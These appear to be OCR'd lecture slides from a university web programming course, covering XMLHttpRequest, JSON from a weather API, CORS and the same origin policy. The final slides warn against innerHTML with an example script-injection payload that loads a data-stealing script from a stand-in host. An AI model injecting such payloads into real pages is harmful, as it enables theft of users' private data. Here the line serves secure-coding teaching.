
ECS 162
WEB PROGRAMMING

4/17

Request in Firefox – handy!


- Putting the URL into the browser gets JSON from OpenWeatherMap, presented beautifully.

xmlHTTPrequest object




```
// Create the XHR object.
function createCORSRequest(method, url) {
  let xhr = new XMLHttpRequest();
  xhr.open(method, url, true);  // call its open method
  return xhr;
}
```


- Creates a new object and initializes it with “open”
- Note the “new” syntax; rather than creating an object using a literal, like we did last time, we’re using a class definition (more on this in a couple of lectures…).




```
// Load some functions into response handlers.
xhr.onload = function() {
    let responseStr = xhr.responseText;  // get the JSON string
    let object = JSON.parse(responseStr);  // turn it into an object
    console.log(JSON.stringify(object, undefined, 2));
    // print it out as a string, nicely formatted
};
```

- Gives the xhr object a method.
- The browser calls this method when the JSON data comes back from the server.



I just loaded this web page.
I'm the browser! Let me render that for you...I see you have a button with an onclick!
onclick
I think I'll press the shiny red button!
onclick
He pushed the red button! Lucky I have a Listener for that. I'll run that onclick function now...
onclick


onclick
onload
Now I better send that request to the API server...I need an HTTP message.
onclick
onload
I'll take it! Just write the URL you want on my head...its going to take a while, though.
onclick
onload
I'm out of here.
It must be around here somewhere.
These internet robots have no idea what they are doing...

stop
Welcome to Oleta, I'll be your API server. What can I do for you?
I'm from a browser in Davis, Ca. Her user wants some weather data.
No problem. I see you already have her URL written on your head....I'll just add a bunch of data to your body and send you off!
This is one way to see the world...
Remember me?
Not really.
Sigh. You sent me to OpenWeatherMap. They gave me a ton of JSON data for you.


onclick
onload
Oh, right! I saved this Listener for when you came back. Thanks for the data...now I can run the onload function! It's going to display the data, I think...
onclick
Whoa, I have a lot of rendering to do! And I won't be needing this onload Listener any more....
My work here is done!
Hey, nice looking forecast!
onclick
I'm saving this onclick Listener. Who knows when I'll need it again...

Not all URLs work in Javascript




```
// Make the actual CORS request.
function makeCorsRequest() {

  let url = "http://web.cs.ucdavis.edu/~amenta/s19/ecs162.html"

  let xhr = createCORSRequest('GET', url);
```

- Produces an error



```
Access to XMLHttpRequest at 'http://w makeRequest.html:1
eb.cs.ucdavis.edu/~amenta/s19/ecs162.html' from origin
'null' has been blocked by CORS policy: No 'Access-
Control-Allow-Origin' header is present on the requested
resource.
```

What is wrong?

- Only HTTP responses labeled by the server as
  Access-Control-Allow-Origin *


(in the header) are passed on to Javascript by the browser (also some special permissions, rare)…

- Unless the content is coming from the same server as the original Web page.
- This is called the SAME ORIGIN POLICY (SOP).


CORS

- OpenWeatherMap allows its weather forecasts to be distributed using to anyone with an API key; so it puts the label in the headers of its HTTP responses. Most Web sites don't.
- We say OpenWeatherMap supports CORS (cross-origin-resource-sharing).
- CORS is an exception to the same origin policy.


Our setup



Usual setup – we'll do this later




No SOP


BofA
Celebrity Makeovers
Your Browser
Without the Same Origin Policy, Javascript from Celebrity Makeovers could access your BofA account.

How would that work?

- You log into BofA, or maybe some site that has your sensitive data but does not have such good security
- Then you open a new tab at Celebrity Makeovers
- If there were no same-origin policy, CM's Javascript could try accessing BofA, say every minute, just in case it discovers that you are logged in.
- When CM gets lucky, it sends the hackers a big check from your BofA account.

Same Origin Policy prevents this



Getting text input from user

- You will find a lot of advice on the Web about using <form>; ignore it! You do not have to use the <form> tag to get user input.
- Forms are a historical relic from before we had Javascript; they produce complicated built-in browser behavior we don't need to learn.
- Just grab the "value" property of the <input> elements when the user hits "submit", check it and use it in Javascript.

Getting text input from user

- HMTL

```
  <input id="city" placeholder="Davis">
  …
  <p onclick="newRequest()">submit</p>
```

- Javascript

```
function newRequest() {
  var title = document.getElementById("city").value;
  …
```

Putting data onto the page

- Get temperature for Auburn from JSON
- Want to replace Davis temp, shown, with new Auburn temp
- Easiest approach: leave the <p> tag containing the current temp there, and just replace its contents.

let tempElmt = document.getElementById("tempP");

tempElmt.textContent = newTemp;

- DO NOT use the innerHTML property, despite the many Web pages that tell you to. Never set innerHTML to data from the outside world.

What could go wrong?

- Say a hacker infects OpenWeatherMap
- Makes it put something like this in the weather JSON:

  …

  temp: "</p><script src=
http://evilEmpire.org/tryToStealPrivateData.js >"
- Now your HTML is:

  <p id="tempP"></p ><script src=
http://evilEmpire.org/tryToStealPrivateData.js >